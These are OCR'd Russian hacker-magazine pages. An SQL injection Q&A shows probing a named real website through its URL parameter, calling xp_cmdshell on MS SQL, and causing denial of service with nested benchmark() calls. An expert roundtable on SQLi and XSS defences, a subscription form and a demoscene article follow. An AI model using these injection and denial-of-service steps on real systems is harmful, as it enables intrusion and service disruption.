**A** Существуют, хотя 100% работающего способа нет. Для начала нужно попробовать внедрить какой-нибудь спецсимвол в любой запрос, допустим, это будет одинарная кавычка. Если сценарий не фильтрует переданные параметры, то ты должен увидеть сообщение об ошибке. Из текста ошибки можно узнать название сервера БД. Допустим, это MySQL. Чтобы определить версию, можно попробовать внедрить функцию version() в запрос. Она возвращает номер версии MySQL. Некоторые грамотные программисты отключают вывод любых ошибок, но, тем не менее, данные, которые сценарий получает от пользователя, фильтруются плохо. В результате SQL Injection не отменяется, но приходится работать вслепую.

Вот реальный пример. На официальном сайте одной из моих любимых групп есть раздел с текстами их песен, все тексты хранятся в БД, и их выборка происходит с помощью сценария на PHP следующим образом. При загрузке этой ссылки — www.kipelov.ru/ly.php?idtxt=1 — получаем страничку с текстом песни под номером один. Если попробовать вставить какой-нибудь спецсимвол в переменную idtxt, то загрузится просто чистая страница без каких-либо намеков на ошибку. В таком случае попробуем внедрить функцию version() в этот запрос: www.kipelov.ru/ly.php?idtxt=version(). Теперь мы видим не чистую страницу, а пе-

сенку под номером четыре. Значит, функция version вернула «4», и, следовательно, мы имеем дело с четвертой версией «мускула». Чтобы точно определить название сервера БД, можно попытаться внедрить в запрос те функции, которые присутствуют только в реализации SQL определенного сервера БД. Для этого необходимо знать тонкости большинства известных серверов или использовать специальные программки.

Если ни одна попытка не увенчалась успехом, не расстраивайся! Узнай хостера, на сервере которого расположен этот сайт. Потом зайди на его официальную страницу. В большинстве случаев хостеры описывают конфигурацию своих серверов и ПО, установленное на них. Если на сайте ничего нет, то попробуй написать письмо. В письме объясни, что ты хочешь воспользоваться услугами хостинга, а главный критерий — сервер БД. В итоге, ты получишь ответ на свой вопрос. Что касается сервера MySQL, то для определения его версии существуют специальные программки. К примеру, релиз от команды UkrTeam. Ее исходный текст есть на диске к журналу. Можешь еще заглянуть на www.packetstortsecuiry.nl.

**ВОЗМОЖНО ЛИ ВНЕДРИТЬ SQL INJECTION ЧЕРЕЗ ПЛЮШКИ (COOKIES)?**

Бывают такие случаи, когда веб-программисты извращаются и осуществляют любую передачу данных посредством POST-запросов. При использовании этого метода в адресной строке не будут отображаться имена переменных. Некоторые программисты считают, что так они могут обезопасить свой проект от всех бед, и забивают на проверку передаваемых от пользователя данных. К тому же многие важные данные они сохраняют в cookies. Можешь открыть плюшку, скажем, в CookieEditor и попытаться внедрить в один из параметров SQL Injection. Так что не стоит пренебрегать проверкой данных из Cookies.

**ЧЕМ ОТЛИЧАЕТСЯ ВНЕДРЕНИЕ SQL INJECTION В 3-ЕЙ И 4-ОЙ ВЕРСИИ MYSQL?**

Отличие в новых операторах, которые появились в 4-ой версии. В том числе оператор UNION, благодаря которому можно объединять запросы и получать доступ ко всем таблицам БД пользователя, что существенно облегчает жизнь программистам. Взломщику же это дает дополнительную возможность внедрения SQL Injection. Посмотри архив Bugtraq и увидишь, что большинство найденных ошибок типа SQL Injection основано на использовании этого оператора.

**КАКОЙ СЕРВЕР БД НАДЕЖНЕЕ? ЛЕГЧЕ ЛИ ВНЕДРИТЬ SQL INJECTION ДЛЯ MS SQL SERVER? 3-ИЙ ВОПРОС БУДЕТ ТАКОЙ: ИМЕЕТ ЛИ ОТНОШЕНИЕ SQL INJECTION К НАДЕЖНОСТИ СЕРВЕРА И КАКОЙ СЕРВЕР БАЗ ДАННЫХ НАДЕЖНЕЕ? ЛЕГЧЕ ЛИ ВНЕДРИТЬ SQL INJECTION КОНКРЕТНО ДЛЯ MS SQL SERVER?**

SQL Injection не имеет отношения к надежности сервера БД, так как основная проблема не в самом сервере, а в сценариях, через ошибки в которых внедряется SQL Injection. Но стоит заметить, что после успешного применения SQL Injection возможности сервера БД играют важную роль, так как от этого зависит выгода, которую можно получить. Например, у MS SQL Server можно вызвать встроенную процедуру exec master..xp_cmdshell 'dir /p', и, если администратор упустил этот момент из виду, ты увидишь содержимое папки, в которой установлен MS SQL Server. С помощью этой процедуры можно много чего наделать. Все зависит от прав, с которыми работает MS SQL Server. Если окажется, что это права «SYSTEM», то можно «порутить» весь сервер.

**МОЖНО ЛИ С ПОМОЩЬЮ SQL INJECTION ЗАДОСИТЬ СЕРВЕР?**

Да, причем сложного в этом ничего нет. В MySQL есть функция BenchMark, которая предназначена для вычисления определенного выражения заданное количество раз. Синтаксис функции следующий: benchamrk(1000000, md5(current_time)). Вычисляется 100000 раз md5 хэш текущего времени. Это довольно ресурсоемкая операция, поэтому отнимает много процессорного времени. Теперь представь, что будет, если увеличить количество вычислений, а еще лучше — сделать функцию benchmark вложенной. MySQL-сервер начнет активно потреблять ресурсы системы, в результате чего начнутся жуткие тормоза, и, как следствие, сервер перестанет успевать обрабатывать запросы. Для успешного проведения подобной атаки нужно написать сценарий, который будет постоянно посылать подобные запросы.

**КАК НАХОДИТЬ ВОЗМОЖНОСТИ ВНЕДРЕНИЯ SQL INJECTION? ЕСТЬ ЛИ КАКАЯ-НИБУДЬ ЛИТЕРАТУРА ПО ЭТОЙ ТЕМЕ?**

Для начала стоит научиться программировать на одном из языков, используемых для разработки web-приложений. Только так ты сможешь научиться находить ошибки в чужих проектах. Рекомендуется начать с PHP. Сейчас этот язык очень популярен и используется практически везде — начиная от домашних страничек и заканчивая серьезными порталами. Если нет желания заморачиваться с PHP, то учи ASP. Тоже довольно популярный язык. Что касается конкретных книг, то в случае с PHP рекомендую первым делом прочитать книгу Лари Уильяма. В ней описывается программирование на PHP 4 с нуля. Книга написана простым языком.

Затем необходимо разобраться с работой серверов БД. Зная все возможные операторы и функции, ты сможешь использовать их по назначению :). Почти все книги зарубежных авторов подойдут для начинающих — они написаны со свойственной европейской пунктуальностью (чего не всегда скажешь о наших) и почти всегда включают в себя базовые сведения.

После этого рекомендую обратить внимание на книги Михаила Фленова: «PHP глазами хакера» и «Web-сервер глазами хакера» помогут разобраться с использованием разных уязвимостей (в том числе и SQL Injection) на практике. В них приведено очень много примеров, поэтому читать интересно. C

# SPECIAL ОПРОС

**АЛЕКСАНДР АНТИПОВ**
Руководитель проекта, автор/соавтор/редактор многочисленных статей ведущего отечественного портала, посвященного информационной безопасности SecurityLab.ru

**ВАЛЕРИЯ КОМИССАРОВА**
Имеет статус Microsoft Student Partner и сертификаты специалиста Microsoft и разработчика решений на C# под .NET

**МИХАИЛ ФЛЕНОВ**
Создатель сайта www.vr-online.ru, автор 11 книг на русском и 4 на английском языке

**АНТОН КАРПОВ**
Специалист в области информационной безопасности. Круг профессиональных интересов: сетевые атаки, безопасность UNIX-систем, безопасность беспроводных сетей

**КРИС КАСПЕРСКИ**
Компьютеры грызет еще с тех давних времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил кучу языков и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5

ПРОБЛЕМЫ С SQL INJECTION ПОЛУЧИЛИ ШИРОКУЮ ОГЛАСКУ БЛАГОДАРЯ УЯЗВИМОСТИ САЙТОВ, ТАК КАК WEB — МАССОВЫЙ ПРОДУКТ. НО ГДЕ ЕЩЕ МОЖНО ВСТРЕТИТЬ SQL INJECTION?

**ВАЛЕРИЯ КОМИССАРОВА:** Главное в SQL Injection не то, что эта уязвимость активно эксплуатируется в web-приложениях, а то, что она может быть использована абсолютно во всех приложениях, написанных на любых языках программирования, в которых использованы SQL-запросы (ведь практически в каждый из них можно внедрить опасные SQL-инъекции).

**АНТОН КАРПОВ:** Очевидно, везде, где требуется ввод данных от пользователя, а базы данных используются в качестве backend'а для хранения информации. Это может быть не только онлайн-магазин или веб-форум (хотя понятно, что www является наиболее широкой областью применения SQL Injection). Это может быть любое приложение, которое хранит информацию в базе данных и предоставляет интерфейс для доступа к ней.

**КРИС КАСПЕРСКИ:** Наверное, везде, где стоит SQL, обрабатывающий не отфильтрованные пользовательские запросы. Многие программы, работающие с базами данных, используют SQL. Клиентское приложение взаимодействует с пользователем и генерирует sql-запросы, посылая их серверу. В правильно спроектированной системе разграничение доступа к данным осуществляется на сервере. Клиента это вообще не касается, — он вправе слать любые запросы. Но далеко не все разработчики это понимают (или реализуют должным образом). В результате часть (или все) проверки на наличие у пользователя прав выполнять данную sql-операцию осуществляются на клиентской стороне, внутри программы. Обычный пользователь, действительно, не может обойти защиту, так как наталкивается на интерфейс, но хакер легко направит запрос к sql-серверу по Сети и тот послушно выполнит его со всеми вытекающими отсюда последствиями (а иногда никакой Сети вообще нет, «sql-сервер» представляет собой локальную программу). Тем не менее, web-интерфейс является одним из самых популярных способов взаимодействия с базами данных (особенно удаленными), и актуальность атак типа SQL Injection в обозримом будущем снижаться не будет.

## КАКИЕ СПОСОБЫ БОРЬБЫ С SQL INJECTION НАИБОЛЕЕ ЭФФЕКТИВНЫ?

**ВАЛЕРИЯ КОМИССАРОВА:** Существует несколько методов борьбы с SQL-инъекциями: использование различных функций (как встроенных системных/языка программирования, так и созданных программистом) для экранирования различных «недоброкачественных» символов в запросе; использование метода перебора, который позволяет кроме символов удалять и разные управляющие слова и последовательности; использование специальных функциональных «оберток», берущих на себя всю «грязную» работу; использование типизированных параметров.

**ЗАРАЗА:** Основные методы борьбы примерно следующие: избегать использования sql-запросов, использовать вместо них хранимые процедуры и представления; контролировать любой запрос пользователя на уровне процедур получения данных (например, процедура получения переменной из query_string); создавать роли в базе данных, наделенные минимальным набором полномочий, чтобы даже имея полный доступ к базе данных, пользователь не мог произвести «вредных» действий; можно назвать еще и средства фильтрации запросов, файрволы на уровне приложений (баз данных), но все это — «неправильные» средства.

**МИХАИЛ ФЛЕНОВ:** Проверка всех параметров, четкое разделение прав доступа и, желательно, несколько уровней защиты (например, модули безопасности). Должно быть разрешено только то, что необходимо, а все остальное нужно запрещать. Например, если пользователь не должен видеть определенные таблицы в базе данных, то учетная запись, под которой выполняются запросы данного пользователя, не должна иметь прав на эти таблицы. Одну единственную защиту обойти достаточно просто, а если используется сразу несколько методов, то сработает другой уровень безопасности.

**КРИС КАСПЕРСКИ:** Разграничение доступа к данным на уровне SQL-сервера. Но проблема здесь в том, что с точки зрения SQL-сервера, обрабатывающего запросы web-сервера, под которым «вращается» сайт, написанный на PHP или Perl'е, все запросы равнозначны, поскольку авторизация пользователей (даже если она и предусмотрена), как правило, осуществляется на PHP. Просто в SQL-базе хранятся пользователи с паролями, проверяемыми PHP-скриптом, а для SQL есть только один пользователь — сам PHP-скрипт. Причем PHP — не самый безопасный язык программирования (как, впрочем, и Perl). Он допускает интерполяцию строк и вообще любит разводить самодеятельность. На Си написать безопасный сайт намного проще, но тут уже возникают проблемы иного рода: переносимость, переполнение буферов (фундаментальная проблема Си) и т.п. Так что остается нанимать грамотных программистов, имеющих реальный опыт, и давать им реальные сроки для выполнения заказа, поскольку подавляющее большинство ошибок совершается из-за невнимательности, излишней суетливости и нервозности, вызванной нависающим дедлайном.

**АЛЕКСАНДР АНТИПОВ:** Защита! Как на уровне кода, так и на уровне сервера. К сожалению, способов эксплуатации SQL-инъекции — огромное множество и ошибаются даже опытные программисты. Поэтому всегда необходимо использовать дополнительные средства защиты на сервере — минимизация привилегий, web-IDS-системы (типа mod_security или secureIIS).

**ЗАРАЗА**
Руководитель службы поддержки пользователей довольно крупного ISP. Хобби — разработка программного обеспечения, в частности, проект 3proxy (www.security.nnov.ru/soft/3proxy/)

## XSS — РЕАЛЬНАЯ УГРОЗА ИЛИ СЛАБОЕ МЕСТО ПОФИГИСТОВ?

**ВАЛЕРИЯ КОМИССАРОВА:** На мой взгляд, проблема XSS достаточно серьезна и распространена, чтобы не принимать ее во внимание. И масштабы этой «эпидемии» заставляют говорить об XSS как о значительной угрозе, а не как об очередной PR-придумке.

**ЗАРАЗА:** Одна из моих первых статей, посвященных проблемам безопасности, называлась «Еще раз о взломах HTML-чатов» (www.security.nnov.ru/articles/3APA3Ahtml.asp). Была написана, если не ошибаюсь, в 1998 году и содержала реальные примеры межсайтового скриптинга. Термина такого в то время еще не существовало, и вообще, эта проблема достаточно долго не считалась проблемой безопасности. Я помню продолжительный диалог с Aleph One (основатель и первый модератор Bugtraq) на эту тему, но убедить его в реальности угрозы мне тогда так и не удалось. Только в 2001 году ошибки CSS/XSS начали восприниматься как проблемы безопасности, и появился сам термин «Cross-Site Scripting».

**МИХАИЛ ФЛЕНОВ:** Сверхугрозой я бы эту атаку не назвал. Да и SQL Injection тоже нельзя отнести к сверхугрозе. Все это невнимательность или ламерство программистов. Если первое, то это не страшно, потому что программист, допустивший ошибку, быстро исправит ее сам. А вот ламер, который не хочет учиться, пострадает намного сильнее. Глядя на количество дырявых сайтов в интернете, понимаешь, что количество программистов сокращается, а ламеров — растет.
**АНТОН КАРПОВ:** Любая проблема безопасности возникает под воздействием человеческого фактора. Безопасность системы во многом определяется ее качеством. Если говорить о программных средствах, то это качество кода. Программист недосмотрел, недодумал, совершил пару известных ошибок — это может быть как пофигизм, так и низкая квалификация. Учитывая растущую популярность XSS-атак, я бы не назвал это слабым местом пофигистов, во всяком случае, тогда бы нам пришлось признать, что пофигистов в мире очень и очень много :).
**КРИС КАСПЕРСКИ:** XSS/Cross-Site Scripting появился, когда Netscape добавила в браузер поддержку JavaScript. А это не вчера и не позавчера, а много лет назад было. И сейчас без скриптовых языков никуда. Стоит только отключить их поддержку, как значительная часть сайтов отображается неверно или вообще перестает работать. А модель (не)безопасности виртуальных машин давно стала притчей во языцех, и еще ни одному производителю не удалось избежать ошибок реализации. В лучшем случае, злоумышленник получает доступ к cookies'ам (хранящим массу конфиденциальной информации). В худшем же — полностью захватывает управление удаленной машиной. Это вполне серьезная угроза, с которой необходимо считаться.

## КАКИЕ СПОСОБЫ БОРЬБЫ С XSS НАИБОЛЕЕ ЭФФЕКТИВНЫ?

**ВАЛЕРИЯ КОМИССАРОВА:** Из-за большой родственности атак SQL Injection и XSS общие концепции методов борьбы с ними также очень похожи. Все та же фильтрация (встроенными средствами или созданными своими силами), использование «строгих» имен и так далее. И в дополнение… включай мозги :).
**ЗАРАЗА:** К сожалению, единственный действенный способ борьбы — полностью отказаться от того, чтобы дать пользователю возможность использовать прямо или косвенно какие-либо тэги. Например, можно фильтровать любые HTML-тэги на уровне функций разбора запроса и служебных заголовков. Но даже такой способ не дает 100% гарантии защиты.
**МИХАИЛ ФЛЕНОВ:** Нужно внимательно писать код и тестировать все по нескольку раз. Лет пять назад даже в нашей стране разные фирмы достаточно часто обращались к спецам по безопасности для тестирования своих систем. Мне самому приходилось иногда тестировать. А за последние два года у меня был только один подобный заказ. Однажды я нашел дыру на сайте и показал ее владельцу, после этого он попросил протестировать еще один его сайт. Сейчас чаще обращаются с просьбой взломать, но я взломами не занимаюсь. Я не думаю, что только ко мне стали меньше обращаться. Пять лет назад хакеры даже пытались открывать фирмы по тестированию безопасности. И в начале бизнес вроде пошел, но потом умер. Или хакеры выполняли свои обязанности плохо, или заказчики не увидели преимуществ.

Тестировать нужно и сайты, и программы. И лучше, если это будут независимые люди. Сколько хакеров смогло бы направить свои усилия в мирное русло! Около года назад мне предлагали тестировать безопасность в Agnitum и, хотя я отказался, общение с ребятами показало, что не зря Outpost Firewall — один из лучших, потому что подход правильный. Я с удовольствием доверю безопасность своего компьютера сетевому экрану, который тестируется, быстро развивается и отслеживает тенденции в мире безопасности. Если бы все программисты так работали, то количество взломов сократилось бы в разы.
**КРИС КАСПЕРСКИ:** Отключить поддержку Java и Ko в браузере, а если это невозможно, использовать наиболее аккуратно написанные браузеры (например, Оперу). IE дыряв, как ведро без дна. В Горящем Лисе в последнее время наблюдается непрекращающийся рост уязвимостей, превративших его в дуршлаг. Так что никто не может чувствовать себя в безопасности, разве что пользователи Рыся (бразузер Lynx, не путать с Linux).

## МОЖНО ЛИ ЗАЩИТИТЬ ДИНАМИЧЕСКИЙ САЙТ ОТ SQL INJECTION И XSS (ЕСТЬ СКРИПТЫ, РАБОТАЮЩИЕ НА БД) НА 100%

**ВАЛЕРИЯ КОМИССАРОВА:** Очевидно, что защититься на 100% ни от чего нельзя. И не стоит искать победителей в бою хакеров с программистами. Но использование различных методов борьбы с этими напастями (методов, между прочим, уже давно выявленных и формализованных) позволит обезопасить сайт если не на 100, то на 90%. И это уже неплохо, ведь профессиональных взломщиков среди современного хак-контингента совсем не много.
**МИХАИЛ ФЛЕНОВ:** Защититься можно, но для этого нужно постоянно думать о безопасности — во время проектирования, реализации и внедрения, а не когда взломали.
**КРИС КАСПЕРСКИ:** 100% гарантию не дает даже Госстрах. Хотя идея застраховать сайт в страховой компании не такая уж и бредовая, какой кажется на первый взгляд. По крайней мере, в случае атаки компания компенсирует нанесенный ущерб. А если серьезно, то все решает сложность. Несколько сотен строк можно проверить и вдоль, и поперек. Но трудоемкость проверки кода растет быстрее его объема и, начиная с некоторого уровня, становится практически невыполнимой задачей, требующей гигантских ресурсов. Следовательно, лучшая защита — это простота исполнения. **C**

{IT} СПЕЦ

# С МАРТА ВСЕ БУДЕТ ПО-НОВОМУ!

НОВОСТИ,
ПЛАТФОРМЫ И РЕШЕНИЯ,
БЕЗОПАСНОСТЬ,
РАЗРАБОТКА,
АНАЛИЗЫ И ТЕНДЕЦИИ,
МНЕНИЯ ЭКСПЕРТОВ,
НАУКА И ТЕХНОЛОГИИ.
В КАЖДОМ НОМЕРЕ
АНАЛИТИЧЕСКИЙ ОТЧЕТ!

ТЕМА «IT СПЕЦ» В МАРТЕ:
РАБОЧЕЕ МЕСТО OPEN SOURCE

А ТАКЖЕ:
КОНЦЕПЦИЯ СИСТЕМЫ ЗАЩИТЫ КОРПОРАТИВНОГО СЕРВЕРА;
УПРАВЛЕНИЕ КОМАНДОЙ РАЗРАБОТЧИКОВ
И ИСПОЛЬЗОВАНИЕ СИСТЕМ КОЛЛЕКТИВНОЙ РАБОТЫ;
WEB-OFFICE: ПРОРЫВ ИЛИ КРУШЕНИЕ?

# СПЕЦ

## ПОДПИСКА В РЕДАКЦИИ

ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА СТОИМОСТЬ ГОДОВОЙ ПОДПИСКИ **1870 РУБЛЕЙ**

## КАК ОФОРМИТЬ ЗАКАЗ

**1.** Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.xakep.ru.
**2.** Оплатите подписку через Сбербанк .
**3.** Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

## ВНИМАНИЕ!

**Подписка оформляется в день обработки купона и квитанции в редакции:**

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

**Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.**
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал «Хакер Спец» **на 6 месяцев стоит 1020 руб**
**на 12 месяцев стоит 1870 руб (со скидкой)**

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, Билайн и Мегафон). Вопросы о подписке можно также направлять по адресу **INFO@GLC.RU** или прояснить на сайте **WWW.XAKEP.RU**

## ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «ХАКЕР СПЕЦ»

СПЕЦ

☐ на 6 месяцев
☐ на 12 месяцев
начиная с _____ 2007 г.

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О.

Дата рожд. ☐☐. ☐☐. ☐☐ г.
(день . месяц . год)

### АДРЕС ДОСТАВКИ

Индекс
Область/край
Город
Улица
Дом Корпус
Квартира/офис
Телефон ( ) (код)
E-mail
Сумма оплаты

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название своей организации.

### Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала «СПЕЦ» с _____ (месяц) 2007 г. | |

Ф.И.О.
Подпись плательщика

Кассир

### Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала «СПЕЦ» с _____ (месяц) 2007 г. | |

Ф.И.О.
Подпись плательщика

Кассир

## демомейкинг >>



Мне всегда нравилось, когда ИНДУСТРИЯ переходит в ИСКУССТВО. Строить дома, бани, гаражи и подвалы — это практично. Писать базы данных и тест-системы — тоже нужное и практичное дело, за которое, бывает, платят немалые деньги. Правда, в этом разделе мы не будем говорить о программировании на большого дядю. Вместо бань у нас тут будут римские термы, уставленные прекрасными статуями, вместо панельных домов — Коллизеи, Колоссы Родосские и гробницы Мавсола. Иначе говоря, мы расскажем тебе о демо-мейкинге. А уж после того, как я погонял несколько интересных демок на своем компе (особенно ту, размером 64 Кб, где трехмерная неодетая дама совершает прогулку в астральном мире), я понял, что иногда это не только искусство, но и немного волшебство :)

# секреты demo-кодинга

ДЕМКА — ЭТО ПРОГРАММА, КОТОРАЯ В РЕАЛЬНОМ ВРЕМЕНИ ОСУЩЕСТВЛЯЕТ ПРОРИСОВКУ СЛОЖНЫХ ГРАФИЧЕСКИХ ФИГУР В УСЛОВИЯХ СТРОГОЙ СИНХРОНИЗАЦИИ С МУЗЫКОЙ, ИСПОЛЬЗУЯ ВЫЧИСЛИТЕЛЬНЫЕ И МУЛЬТИМЕДИЙНЫЕ ВОЗМОЖНОСТИ КОМПЬЮТЕРА. ЗВУЧИТ СЛИШКОМ НАПЫЩЕННО? ТОГДА, ПОЖАЛУЙ, ОСТАНОВИМСЯ НА ТОМ, ЧТО ДЕМКА — ЭТО ПРОСТО ПРОГРАММА

**Дмитрий Грамотеев**

➔ **demo internal mechanics.** Сначала демы демонстрировали крутость программирования и делались, чаще всего, одним или двумя участниками. В наше время демки указывают на креативность автора и нестандартность его мышления. Сложность и количество медиаконтента в современных демках диктует необходимость разделять авторов на программера, музыканта, художника и моделлера.

Современные демки достигают размеров 20 мегабайт. Спрашивается, а не проще ли перегнать с помощью kkapture все это счастье в такого же размера AVI и смотреть на любом компьютере и в любом разрешении? Ан нет! Ни один из существующих видеокодеков не способен при сопоставимом размере результирующего файла передать попиксельное качество картинки демки. Более того, если позволяют вычислительные мощности, то изображение на экране будет меняться не со скоростью классических AVI'шных 25 кадров в секунду, а со скоростью 100 и даже 200! Да, сам факт осознания того, что все это делается в реальном времени, добавляет демкам стоимости.

➔ **на чем пишутся демки?** Первый вопрос при написании демо, который встает перед большинством людей, решивших, что им пора написать собственное произведение, — «а на чем это пишется?». Демы пишутся на том языке программирования, который более удобен автору. Чаще всего — на C/C++ (VC, GNU C). Конечно, не стоит думать, что выбор, доступный программисту, это «C++ or die». Единственный реальный бонус, который получают люди, которые пишут на приплюснутом Си перед другими языками программирования, это то, что примеры из MSDN, Direct-X SDK и море туториалов написаны именно на этом языке. Все остальное — just rumors. Других объективных причин преимущества C/C++ особо и нет. На Delphi, VB или даже на «голом» ассемблере можно написать абсолютно то же самое, а то и что-нибудь покруче (собственно, люди так и поступают :-)).

Еще демки пишутся в демосистемах. Демосистемы — это специализированные программы–оболочки, которые посредством графического интерфейса создают скрипты демок. Такие демо-системы в результате экспортируют исполняемый файл плеера и набор скриптов. Сам скрипт содержит информацию в стиле «что, как и когда показывать» и пользовательские медиаданные. Демосистемы бывают очень разные. Для работы с каждой из них тебе будет необходимо прочитать мануалы и разобраться в туториалах (может, еще не поздно почитать книжку про C++?). С большим отрывом функциональности и качества лидирует система Werkkzeug. Просто обалденная штука (при правильном применении :)). Список поддерживаемых фич можно перечислять до конца статьи. От демомейкера не требуется ничего, кроме его креатива. Для оценки масштаба трагедии смотрим потрясающую работу от Farbrausch — fr-025 (на соответствующих картинках).

Между прочим, на сайте WZ именно этот проект лежит в исходниках и полностью доступен для скачивания и «ковыряния»! Полноценные и «съедобные» русскоязычные туториалы по WZ притаились на сайте www.vova4age.narod.ru. Еще одним классическим примером демосистемы является Moppy Demopaja. Но, в отличие от WZ, Demopaja не таскает «все в одном флаконе», и тебе придется пыхтеть и писать специальные плагины для твоих

супер-пупер эффектов самому (зато редактор сцен и сплайнов удобный). Кроме этого, советую обратить внимание на демосистему neon v2 от группы xplsv и отечественный opensource-проект Plasticator.

Если у тебя есть опыт программирования или море амбиций и ты пишешь свою самую первую демку, то советую забыть про все сторонние демосистемы. Пиши все свое: так ты быстрее осознаешь, что именно тебе необходимо, не забивай свою голову чужими бреднями — у тебя своих хватает. У меня есть пара знакомых личностей, которые убивают большую часть времени и сил на написание инструментария и демосистемы, чем собственно на саму демку.

➔ **графика.** Графика в демке может быть растровой и векторной. Растровая графика рисуется в редакторах а-ля Фотошоп, а вот с векторной все несколько сложнее. Для хранения растровой графики любого содержания нам хватит PNG и JPG, а вот форматов векторной графики — тьма, ведь каждый редактор сохраняет ее в своем формате. Стандартом де-факто является 3Ds. Для всех остальных «тяжелых случаев» существуют программы-конверторы векторных графических файлов (очень хороший пример — Deep Exploration).

Но это все теория, а на деле матерые демомейкеры частенько брезгуют стандартными форматами, выдумывая свои. И правильно делают! Это позволяет делать код более гибким, использовать легковесный загрузчик и оптимизировать данные под конкретные задачи.

Загрузить растровое или векторное изображение можно с помощью различных библиотек. Как вариант — написать самому, но стоит ли изобретать велосипед? На том же www.sourceforge.net есть множество библиотек для загрузки данных любых форматов. И, вспоминая боянистую фразу на ярлыке мужской рубашки «dry wash only, 40 °C, no bleach, inside out, no machine washing — OR — just give it to your wife — it's her job», все остальное скидываем на художника. Это его работа — рисовать и сохранять в правильный формат. Если будет сопротивляться, то покажи ему, кто в доме хозяин ;).

Вершиной искусства демомейкинга является генерация изображений текстур исключительно посредством кода. Тут речь идет не о простых градиентах с шумом, а именно о сложных изображениях. Остановимся на этом моменте и идем смотреть 64кб интру Fr-08: The Produkkt (соответствующая картинка).

Смотрим до самого конца и внимательно вникаем в цифры в титрах — впечатляет! Разобраться, как работают генераторы текстур, можно на отличном примере проекта Александра Кухаренко (hi, f0x!) — «Plasticator» (http://plasticator.heroez.net). Вообще говоря, этот проект — полноценная отечественная демосистема, на которой были сделаны различные интры и демки, но нас на данной стадии будет интересовать только то, каким образом можно получить сложные рисунки посредством минимума кода. Копаем исходники, крутим кнопки — осознаем how to. Дельфинам, да и остальным, рекомендуется посмотреть интересный проект www.ainc.de — «Texture»




